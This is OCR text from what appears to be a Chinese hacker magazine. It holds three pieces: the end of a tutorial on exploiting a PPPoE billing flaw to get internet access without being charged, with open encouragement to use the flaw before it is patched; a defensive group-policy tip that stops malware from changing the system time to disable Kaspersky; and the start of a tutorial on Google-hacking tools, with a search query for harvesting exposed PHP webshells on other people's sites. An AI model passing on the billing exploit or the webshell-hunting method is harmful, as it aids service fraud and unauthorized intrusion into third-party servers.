


图8

拨号画面如图5所示，拨号软件正在连接了。尝试的时候你会发现，有时拨号成功快，有时慢，这是软件正在尝试一起拨号。这个过程一般要花3、4分钟，但还要看运气。运气好的话，一下子就可以拨上了，运气不好就等几分钟吧。

几分钟后，全局状态显示“完成”，这时候就证明拨号成功了（图6）。我们就可以关掉虚拟机，并开心的吃免费大餐了！为了确认这种方法有效，我们先查查帐户的上网信息记录，如图7。

接下来的就是等候时间的过去，我在网上down些东西，看看新闻，聊会QQ。过了半个小时之后再下线，重新拨号上去，再查帐户的情况并对比，如图8。LOOK！还是不变，怎么样？是不是很爽呀？

我是在湖南省测试成功的，相信很多地方也一样。只要是使用PPPOE拨号的，都可以尝试。由于目前校园里使用这种方法的很多，估计电信很快就会发现，在此写出来与不知道的朋友分享一下，希望大家抓紧时间利用，别让电信占了我们的便宜！好了不多说了，只要你们当地电信还没有修补这个漏洞的话，就尽情的利用吧！

（本文所涉及到的拨号软件已收录到光盘中）

简单设置让卡巴不再盲目


舞客玄武@[冰域空间]


卡巴斯基虽然很强大，但是最近卡巴却暴出了严重漏洞，只要病毒修改了系统时间就会挂掉，有等于没有。那么使用卡巴的朋友在没有打补丁之前应该怎么保护自己免受病毒的侵扰呢？

在“开始”——“运行”栏中输入gpedit.msc打开“组策略”，选择“计算机配置”→“windows设置”→“安全设置”→“本地策略”→“用户权利指派”（图1），双击右边的“更改系统时间”，打开“更改系统时间属性”对话框，把里面所有权限用户名全部删除，然后点击确定（图2），重启电脑即可。


这时如果我们试着在托盘处修改系统时间就会弹出如图3所示的对话框，提示“您没有适当的特权级 所以无法更改系统时间”，而且就连在CMD下执行“date”命令来修改系统日期也是无法成功的（图4）。

通过简单的设置就可以防止任何修改系统日期和时间从而使卡巴监控失效的行为，同时也防止了众多菜鸟黑客通过这个漏洞入侵你的电脑为非作歹。











让 Google 再次成为黑客的帮凶

lizaib

在第 4 期的杂志中，我曾经介绍了如何利用 Google 来搜索 webshell 以及其它一些最基础的利用，这几天，我又从网上淘到了两个非常不错的 Google 黑客工具，分别是 SimpleGoogle 和 Goo 清扫员。

名词解释：Google 黑客工具

Google 黑客工具实际上是利用 Google 搜索的一种过程，它代替了手工操作，可以针对性地利用 Google 从网上寻找大量的漏洞站点，批量筛选网址，更改网址提交参数，而且可以自定义特征码，自动验证存在漏洞的站点。

一、Simple Google 抓取 webshell

小菜们还记得搜索国外PHP shell的语法吗，这次我们来轻松批量获取PHP webshell。先看看这段搜索语法：ext:php intitle:"*.*.*.* phpshell" pre-release build。ext 是查找为php的文件，与filetype一样，但ext比较多一点。intitle 是从标题中查找，* 是通配符，后面的pre-release build是php shell 里的一段英文，总的意思就是从标题中查找包含有phpshell文字的php文件，且文件中有 pre-release build 语句。将上边的语句放入 Simple Google 的搜索框中，然后点击"搜索"，接下来就可以看到密密麻麻的搜索结果了（图1），在右边可以去掉重复的链接，以及保存链接。我们点击"去除重复"，然后在上方的"式具"项中选择"URL 变化"——"替换＆分解"，这时会打开一个新的界面，如图 2。




图 1

